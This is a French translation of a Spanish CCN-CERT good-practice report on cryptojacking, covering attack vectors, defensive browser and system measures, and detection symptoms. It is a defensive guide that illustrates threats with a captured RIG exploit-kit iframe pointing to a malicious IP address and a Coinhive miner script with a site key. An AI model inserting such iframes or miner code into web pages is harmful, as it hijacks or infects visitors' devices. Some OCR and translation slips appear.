CCN-CERT

BP/12

Meilleures pratiques dans Cryptojacking

RAPPORT DE BONNES PRATIQUES

JANVIER **2021**

ccn-cert centro criptológico nacional

CCN centro criptológico nacional

Edition:

Date de sortie : julio de 2021

LIMITATION DE LA RESPONSABILITÉ

Ce document est fourni conformément aux conditions qu'il contient, rejetant expressément toute garantie implicite qui pourrait y être liée. En aucun cas, le Centre National de Cryptologie ne peut être tenu responsable des dommages directs, indirects, fortuits ou extraordinaires dérivés de l'utilisation des informations et du logiciel indiqués, même s'il a été averti de cette possibilité.

AVIS JURIDIQUE

Il est strictement interdit, sans l'autorisation écrite du Centre National de Cryptologie, sous les sanctions prévues par la loi, de reproduire partiellement ou totalement ce document par quelque moyen ou procédé que ce soit, y compris la reprographie et le traitement informatique, et de distribuer des copies de celui-ci par location ou prêt public.

Index

1. À propos du CCN-CERT

Le CCN-CERT est la capacité de réponse aux incidents de sécurité informatique du Centre national de cryptologie, CCN, rattaché au Centre national de renseignement, CNI. Ce service a été créé en 2006 en tant que **CERT gouvernemental national espagnol** et ses fonctions sont incluses dans la loi 11/2002 réglementant le CNI, le RD 421/2004 réglementant le CCN et dans le RD 3/2010, du 8 janvier, réglementant le schéma de sécurité nationale (ENS), modifié par le RD 951/2015 du 23 octobre.

Sa mission est donc de contribuer à l'amélioration de la cybersécurité espagnole, en étant le centre national d'alerte et de réponse qui coopère et aide à répondre rapidement et efficacement aux cyberattaques et à faire face activement aux cybermenaces, y compris la coordination au niveau public de l'État des différentes capacités de réponse aux incidents ou des centres opérationnels de cybersécurité existants.

F de la loi 11/2002) et des informations sensibles, défendre le patrimoine technologique de l'Espagne, former du personnel spécialisé, appliquer des politiques et des procédures de sécurité et utiliser et développer les technologies les plus appropriées à cette fin.

Conformément à ce règlement et à la loi 40/2015 sur le régime juridique du secteur public, le CCN-CERT est chargé de la gestion des cyber-incidents affectant tout organisme ou entreprise publique. Dans le cas des opérateurs critiques du secteur public, la gestion des cyberincidents sera assurée par le CCN-CERT en coordination avec le CNPIC.

CCN-CERT est la capacité de réponse aux incidents de sécurité de l'information du Centre national de cryptologie, CCN.

2. Introduction

Depuis que le domaine des crypto-monnaies est né en 2009, il n'a cessé de se développer et d'évoluer. Le bitcoin a été la première monnaie virtuelle à apparaître, et reste actuellement la plus importante, mais elle n'est pas la seule: l'Ethereum, le Litecoin et le Ripple sont quelques exemples de ces nouvelles crypto-monnaies (on estime qu'il en existe environ 700 différentes).

Au début, lorsque le bitcoin n'atteignait pas le centime de dollar, on ne s'attendait pas à la grande pertinence qu'il allait acquérir à l'avenir, atteignant des valeurs historiques proches de 19 000 dollars, avec des pics occasionnels de 20 000 dollars. Et, aujourd'hui, ce type de monnaie devient un mode de paiement aussi valable que l'argent papier, puisqu'il permet de faire des achats en ligne, de réserver des voyages en ligne et même de l'échanger contre de l'argent physique sur des sites web et des distributeurs automatiques.




Figure 1 - Nombre de transactions en bitcoins par mois. Source: Blockchain.info

2. Introduction

De plus en plus d'institutions et de gouvernements commencent à accepter ce type de commerce: l'Australie dans ses budgets 2017-2018, le Japon, la Suisse, la Norvège et les Pays-Bas en sont quelques exemples, ce qui implique une croissance constante de ce type de technologie, ainsi que de son utilisation.

L'anonymat séduisant que permettent les transactions de ce nouveau type de monnaie virtuelle, car elles s'appuient sur un réseau décentralisé connu sous le nom de Blockchain, ainsi que la difficulté croissante de l'infection par les ransomwares (la menace la plus concurrente et la plus dommageable de ces dernières années) grâce aux politiques de détection et de prévention, ainsi qu'aux campagnes de sensibilisation, ont conduit les cybercriminels à opter de plus en plus pour une stratégie frauduleuse de gain d'argent connue sous le nom de "cryptojacking".

Le terme cryptojacking dérive de la conjonction de Cryptocurrency et Hijacking, défini comme l'utilisation illégitime d'un appareil électronique, sans le consentement ou la connaissance de l'utilisateur, par des cybercriminels et en profitant de la puissance de traitement et de calcul de la carte graphique, de la mémoire et du processeur pour réaliser le processus d'obtention de cryptocurrencies et obtenir le total des bénéfices.

L'essor du **cryptojacking** est allé de pair avec la hausse des prix des monnaies virtuelles, et il se caractérise également par sa facilité d'exécution et d'automatisation, avec la difficulté de détecter sa présence sur l'appareil infecté. Au cours de l'année 2017, on a constaté une augmentation de 34 000% des attaques liées au cryptojacking. Rien qu'au cours des trois derniers mois de 2017, la croissance de ce type de pratique a été de 8 500%.

Le CCN-CERT a déjà analysé cette tendance dans le **Threat Report 25/18*Cryptojacking***, présentant ce nouveau type de menace à un niveau plus technique. Aujourd'hui, avec ce rapport sur les bonnes pratiques, le Centre national de cryptologie entend guider l'utilisateur dans l'utilisation correcte des technologies, afin d'éviter les risques liés au cryptojacking.

2.1 L'obtention de crypto-monnaies

Pour comprendre comment les cybercriminels procèdent, il est essentiel, au minimum, de savoir comment les crypto-monnaies sont obtenues (minées), au-delà de leur achat et de leur vente. Deux (2) concepts très importants sont le porte-monnaie et la blockchain. Le premier fait référence à l'analogue numérique d'un porte-monnaie où l'on reçoit les pièces. Quant au second, il peut être considéré comme un grand livre où toutes les transactions sont enregistrées.

S'il est vrai que l'origine et la destination de ces transactions sont anonymes, le montant de l'argent, ainsi que l'heure à laquelle il a été envoyé sont toujours connus et peuvent être consultés sur la blockchain. Le minage consiste à calculer une série d'algorithmes pour vérifier les transactions effectuées jusqu'à ce moment-là. Celui qui est le premier à trouver la solution à ces calculs reçoit le prix en crypto-monnaie de cette vérification.

De manière simple et superficielle, le minage de bitcoins (ou de toute monnaie virtuelle) se traduit par la résolution informatique d'un "problème mathématique" lié à la cryptographie. La résolution de ce problème est récompensée par une part de bitcoin. La difficulté réside, tout d'abord, dans la compétition de nombreuses équipes pour résoudre ce problème et ainsi obtenir les bénéfices associés, mais aussi dans la complexité du problème mathématique lui-même.

De plus, comme dans le cas du bitcoin, un total maximum de monnaies numériques pouvant exister a été fixé dès le départ, de sorte qu'il y en a de moins en moins à "miner". Tout cela signifie que le processus d'exploitation minière nécessite une grande quantité de ressources et d'équipements.

2.1 L'obtention de crypto-monnaies




Figure 2.- Augmentation de la consommation du CPU par l'activité d'un cryptomineur.

Compte tenu de l'importante charge de calcul impliquée, les attaquants recherchent différents moyens d'accéder au plus grand nombre possible d'ordinateurs entre lesquels le travail est réparti.

3. Les cibles des attaques

Selon le mode de distribution du code malveillant et la cible de l'attaque, différents cas peuvent être envisagés.

3.1 Équipement de l'utilisateur

Voici les différents types d'attaques qui visent les ordinateurs des utilisateurs.

3.1.1 Code d'endommagement

Bien que le code malveillant n'ait pas été conçu à l'origine pour distribuer explicitement des cryptomonnaies[1], il a été observé que de plus en plus de logiciels malveillants incluent comme fonctionnalité supplémentaire l'utilisation des ressources de l'ordinateur infecté pour obtenir des cryptomonnaies.


Citons par exemple le cas du cheval de Troie *Trickbot*, qui était au départ un cheval de Troie bancaire et qui, en 2018, a été modifié pour fonctionner comme un cryptomineur ; ou encore Njw0rm, un malware appartenant à la famille des RAT (*Remote Administration Tool*) qui était largement répandu au Moyen-Orient et qui a évolué pour ajouter le minage de bitcoins. Dans certains cas, on a eu recours à des *réseaux de zombies*, c'est-à-dire des réseaux d'ordinateurs "zombies" qui sont à la merci de celui qui les contrôle.

1. Logiciel qui exécute le processus de minage des crypto-monnaies. Il convient de noter que, bien que ce document parle des cryptomineurs dans le contexte des codes malveillants, il existe également des cryptomineurs légitimes.

L'objectif est de réduire la complexité du processus de minage en répartissant l'effort de calcul sur le plus grand nombre possible d'ordinateurs, et donc de réduire le temps nécessaire pour obtenir des cryptocurrences. Un cas très significatif est le botnet Smominru, qui affecte plus de 500 000 ordinateurs et est utilisé pour miner la crypto-monnaie Monero.

3.1.1.1 Emails frauduleux / phishing

Il s'agit d'une méthode d'attaque qui vise à obtenir des informations personnelles ou confidentielles de la part des utilisateurs par la tromperie ou le méfait, en recourant à l'usurpation de l'identité numérique d'une entité de confiance dans le cyberespace.



À l'aide de campagnes de spam ou **de hameçonnage**, l'attaquant peut tenter d'inciter l'utilisateur à télécharger et à exécuter un programme prétendument légitime, mais qui est en fait un cryptomineur. Un cas typique de tromperie est l'utilisation de documents bureautiques, dans lesquels l'utilisateur est invité à effectuer une série d'actions qui conduisent à ouvrir ou à visualiser le contenu du fichier.






Figure 3.- Exemple d'un document contenant un code malveillant.

3.1.1.2 Kits d'exploitation



Les **kits d'exploitation** sont des outils qui automatisent la recherche de vulnérabilités dans un système afin de l'infecter. Ils profitent généralement d'erreurs dans le navigateur ou d'un module complémentaire installé pour télécharger le code malveillant.

L'un des exemples les plus marquants est le kit d'exploitation RIG, utilisé principalement par une campagne appelée Ngay qui tente de distribuer des cryptomonnaies pour les crypto-monnaies Monero et Electroneum.



#	Pro...	M...	Re...	Host	URL	Body	Comments
3	HTTP	GET	200	newcamp0312.tk	/	3,445	Landing Page
28	HTTP	GET	200	188.225.76.120	/?NjIxOTIz&uRSXuvcmVwb...	70,503	RIG_EK (Landing Page)
34	HTTP	GET	200	188.225.76.120	/?MzkyNjU3&uSubnTlEUm...	14,196	RIG_EK (Flash Exploit)
35	HTTP	GET	200	188.225.76.120	/?MjQwMTY5&QQKomEZb...	131,9...	RIG_EK (Malware Payload)

```
</div>
<iframe width='500' scrolling='no' height='500' frameborder='500' src='http://188.225.76.120/?NjIxOTIz&
uRSXuvcmVwb3J0bXR0bVpzZnFVdW5rbm93bg==&WzzrxwJcSe=ZGVub21pbmE0aW9ucw==&KCHYhwdQldbHRSo=bG9jYXRlZA==&
EFTMEp=YXR0YWNrcw==&AcihXTKE=dW5rbm93bg==&GPrDoQVMnEOfIP=cmVwb3J0&
khjjfghfghfd=xHzQMcXYbRzFFYPfKPjEUKREMUrWA0eKwYyZhazVE5yxFDLGpbH1FxzspV6dCE6EmvEvdLcHIwah1UfA&
IGNuldCBZItpNW=bG9jYXRlZA==&aVImZPTQHhyOEX=dW5rbm93bg==&CCYYRyaZGYS=c3Rvcm1lZA==&
fghfdfgfdhfg=SwEjnYxUB14Q9KuphkPSmBef05PT-heFZA4Tq5PAELJo31zznbVBdMolkRfX4GNXnugtYl8gpQhR2a3I&
vNLHRniQW=Y2EwaXRhbA==&WfRpeDvfK=ZGVub21pbmE0aW9ucw==&wycYEMv=bWlzc2luZw==&JxRCeGT=bG9jYXRlZA==&
xvpnZVVuiMc3Rvcm1lZA==">
<!-- Global site tag (gtag.js) - Google Analytics -->
<script async src="https://www.googletagmanager.com/gtag/js?id=UA-110531659-1"></script>
<script>
  window.dataLayer = window.dataLayer || [];
  function gtag(){dataLayer.push(arguments);}
  gtag('js', new Date());

  gtag('config', 'UA-110531659-1');
</script>
```

Figures 4 et 5 - Le RIG tente d'infecter un ordinateur avec différentes charges utiles[2].

2. En anglais, payload. Dans le cas des logiciels malveillants, cette charge utile désigne la partie du virus informatique qui est responsable des actions malveillantes proprement dites.

3.1.2 IoT

Avec l'évolution du monde de l'IoT (Internet of Things), de plus en plus d'appareils électroniques du quotidien ont accès à l'internet. D'ici 2025, on estime que le nombre d'appareils IoT connectés pourrait atteindre 75 milliards, ce qui représente un énorme réseau d'équipements interconnectés qui pourrait être utilisé de manière malveillante, par exemple pour miner des cryptocurrences.




Figure 6.- Augmentation du nombre de dispositifs IoT connectés à l'internet.

À titre d'exemple, une variante 2017 de Mirai, un botnet chargé, entre autres, de localiser les appareils IoT peu ou pas sécurisés, a la capacité de miner des bitcoins.

3.1.3 Web-based

Cette catégorie comprend des formes d'exploitation minière qui tirent parti des visiteurs d'une page web où, dans la plupart des cas, un code JavaScript est exécuté pour effectuer l'exploitation minière de manière discrète.

Il n'est pas nécessaire d'infecter l'ordinateur visiteur, mais il est néanmoins possible que le site ait été modifié par un tiers non autorisé pour inclure le code nécessaire. Il y a donc un risque que l'attaquant puisse inclure en plus tout autre type de code malveillant.

S'il est vrai qu'au début, ce type d'exploitation se trouvait principalement sur des sites peu recommandables (piratage, par exemple), on le trouve aujourd'hui sur de nombreux sites populaires.

Le mineur de cryptomonnaie le plus courant est Coinhive (dont on estime qu'il se trouve actuellement sur plus de 33 000 sites) et en deuxième position se trouve Cryptoloot, un autre mineur écrit en JavaScript, mais ciblant la monnaie Monero. Le nombre élevé de sites web et la nature commerciale de la plupart des cryptomonnaies peuvent indiquer que l'intégration du code s'est faite de manière légitime.

```
<script src="https://coin-hive.com/lib/coinhive.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('2up51nIZjzCJmZkMcYqRt66uIH8z51KY');
miner.start();
</script></body>
</html>
```

Figure 7 - Code Coinhive inséré dans une page web.

3.1.4 Dispositifs mobiles

Les appareils mobiles ont également été touchés par ce nouveau type de menace. Les cryptomineurs sont souvent présents dans les applications pirates qui proposent gratuitement de faux contenus *premium*. D'autre part, il peut également arriver que des applications légitimes soient modifiées par un tiers sans autorisation.

Le moyen d'infection est similaire à tout autre type de malware, étant commun dans ce cas l'ingénierie sociale et la tromperie comme moyen de convaincre l'utilisateur d'installer une application nuisible.

Il est utile de rappeler que les cryptomonnaies représentent une charge importante pour l'appareil, ce qui est plus dommageable et perceptible dans les téléphones mobiles, où la batterie est épuisée et où l'on apprécie une grande diminution des performances du terminal.

Un exemple est le logiciel malveillant Loapi, qui utilise au maximum les ressources de l'appareil mobile et, compte tenu de la chaleur générée par l'appareil, certains composants physiques peuvent être déformés, brûlés ou rendus inutilisables.

Figure 8.- Batterie déformée par la chaleur excessive générée.

3.2 Serveurs

Les cybercriminels cherchent à infecter, dans de nombreux cas, de grands serveurs grâce à leur grande capacité de calcul et ainsi miner plus rapidement des crypto-monnaies. Les deux principaux moyens sont les suivants :

- Infecter les ordinateurs derrière les serveurs en utilisant l'une des techniques mentionnées ci-dessus, comme l'ingénierie sociale.
- Utiliser des techniques plus spécifiques pour attaquer les serveurs, comme l'exploitation des vulnérabilités, la force brute, l'injection SQL, etc.

4. Bonnes pratiques

Vous trouverez ci-dessous une série de bonnes pratiques pour éviter les incidents potentiels liés au cryptojacking.

4.1 Meilleures pratiques contre les cryptomineurs de navigateur

Désactivez JavaScript. La plupart des cryptomineurs s'appuient sur JavaScript pour fonctionner, donc le désactiver l'empêche de s'exécuter. Pour ce faire, vous pouvez utiliser des extensions telles que NoScript pour Firefox ou ScriptSafe pour Chrome.




Figure 9.- NoScript dans Firefox.

4.1 Meilleures pratiques contre les cryptomineurs de navigateur

Figure 10 - ScriptSafe dans Chrome.

Comme vous pouvez le constater, les deux extensions sont similaires et fonctionnent bien automatiquement. Ces extensions sont basées sur des listes de pages de confiance (whitelist). Dans tous les cas, vous pouvez toujours, à partir des options, configurer les permissions en fonction de la catégorisation qui a été faite du site web.

Figure 11.- Actions autorisées par défaut dans NoScript.

Utilisation de bloqueurs de fenêtres pop-up. Il peut arriver que le code cryptominer soit hébergé dans des fenêtres publicitaires pop-up qui sont minimisées et plus difficiles à localiser. Nous vous recommandons d'utiliser des extensions telles que *Adblock* ou *PopUp Blocker*. Les deux extensions ne nécessitent aucune configuration et, dans la grande majorité des cas, fonctionnent parfaitement une fois installées.

Maintenez une liste noire à jour des sites qui utilisent des cryptomonnaies. Pour ce faire, vous pouvez utiliser des extensions telles que *NoCoin* ou *Minerblock*. Ce dernier offre également une deuxième protection en plus de la liste noire en recherchant dans le code source de la page un code qui pourrait potentiellement appartenir à un cryptomineur.

- **Entretenez les extensions que vous utilisez.** Certains cryptomineurs utilisent les vulnérabilités existantes dans les plugins et extensions de navigateur, il est donc important de les maintenir à jour.

- **Utilisez des services en ligne comme cryptojackingtest.com,** qui analysent votre navigateur à la recherche d'éventuelles infections.


- **Utilisez des navigateurs sécurisés.** Il existe des alternatives telles que le navigateur Opera qui dispose déjà d'une fonctionnalité intégrée pour bloquer ce type de menace sans avoir recours à des extensions tierces.


4.2 Meilleures pratiques en matière de logiciels malveillants

- **Maintenez votre antivirus à jour.** Il s'agit de la première ligne de défense contre les nouvelles menaces qui apparaissent chaque jour. Il est donc essentiel de maintenir à jour la base de données des signatures.

- **Maintenez le système d'exploitation à jour.** Il est important d'installer les mises à jour du système d'exploitation publiées par le fabricant, car elles résolvent généralement les vulnérabilités découvertes et pouvant être exploitées par les cybercriminels. De même, les **applications et les services** utilisés doivent être mis à jour.

Depuis Windows 10, vous pouvez vérifier les nouvelles mises à jour en cliquant dans le coin inférieur gauche et en tapant "Updates". Si des mises à jour sont nécessaires, une fenêtre apparaîtra pour vous demander de redémarrer votre ordinateur





Figures 12 et 13 - Mise à niveau de Windows 10

4.2 Meilleures pratiques en matière de logiciels malveillants

Les **filtres anti-spam dans le courrier.** De cette façon, vous pouvez filtrer les courriels illégitimes et empêcher le téléchargement de codes malveillants. Pour plus d'informations : ***Filtreanti-spamdeGmail Filtre anti-spam de Gmail Filtre anti-spam d'Outlook***

N'activez jamais les macros dans un document Office. Si vous le faites, ils doivent au moins être signés par l'expéditeur.

Contrôler l'utilisation des ressources par le système. Ceci peut être réalisé par l'application resmon.exe, qui peut être lancée en cliquant sur Démarrer et en tapant **resmon**. Cela ouvrira une fenêtre à partir de laquelle nous pourrons surveiller l'utilisation du CPU des programmes ouverts.

Afficher les extensions de fichiers. La tromperie est une pratique courante utilisée par les logiciels malveillants en général. Les cybercriminels peuvent camoufler leurs fichiers en changeant l'icône et en utilisant "deux extensions" afin de déguiser un fichier exécutable malveillant sous l'apparence d'un document totalement inoffensif, tel qu'un fichier texte, une photo ou une chanson.




Figure 14 - Avant et après l'affichage des extensions cachées d'un exécutable.

Pour afficher les extensions de fichiers, à partir de Démarrer, tapez "options de l'explorateur de fichiers" et décochez l'option suivante:

4.2 Meilleures pratiques en matière de logiciels malveillants




Figure 15.- Option permettant de ne pas masquer les extensions de fichiers.

Utilisation de machines virtuelles contre les fichiers suspects. Il est recommandé, par exemple, que les fichiers téléchargés à partir de sites non officiels ou joints à des courriels soient d'abord exécutés sur une machine virtuelle. Il existe également de nombreux services en ligne qui peuvent être utilisés pour obtenir une première impression du fichier, comme VirusTotal ou Malwr.

4.3 Autres bonnes pratiques

- **Modifiez les informations d'identification par défaut fournies par l'usine sur les appareils électroniques et choisissez un couple nom d'utilisateur/ mot de passe fort.** Il existe un code malveillant qui se propage par force brute dans des services tels que SSH ou telnet. Choisissez un mot de passe suffisamment long avec une combinaison de lettres (majuscules et minuscules), de chiffres et de symboles.

- **Ne téléchargez pas et n'installez pas d'applications provenant de sites non officiels.**

- **Sensibilisation des utilisateurs.** Par nature, les gens ont tendance à faire des erreurs, et la sécurité d'une organisation repose en grande partie sur l'utilisateur final, d'une manière ou d'une autre. Sensibiliser les utilisateurs aux menaces du monde numérique et adopter de bonnes pratiques dans leur interaction quotidienne avec la technologie est un élément crucial.

5. Détection des cryptomonnaies

Tout d'abord, pour détecter les cryptomonnaies, il sera nécessaire de diagnostiquer si un ordinateur est infecté. Pour ce faire, vous devez vérifier si l'un des symptômes suivants se manifeste:

- Lenteur générale de la machine ou ralentissement de la vitesse de la connexion Internet.
- Processeur avec une charge de calcul élevée même lorsqu'aucune application n'est ouverte.
- Surchauffe des composants et consommation électrique élevée.
- Processus inconnus en cours d'exécution.

Tous ces symptômes sont causés par l'utilisation élevée des ressources requises par le cryptomineur. Les outils qui peuvent nous aider dans cette tâche sont resmon (qui nous permet de voir l'utilisation du CPU, les programmes en cours d'exécution, etc.) et ***Autorun*** pour détecter les programmes inconnus qui s'exécutent au démarrage du système (les onglets Logon et *Scheduled Tasks* sont les plus utiles dans ce cas).




Figure 16 - Application Autorun en cours d'exécution.

De même, il existe des services en **ligne** qui analysent une page Web à la recherche de tout type de logiciel malveillant, y compris les cryptomonnaies. L'un d'entre eux est https://urlscan.io/, qui a ajouté la détection des mineurs web en janvier 2018 qu'avec une interface très intuitive, il suffit de placer l'url que vous souhaitez scanner.

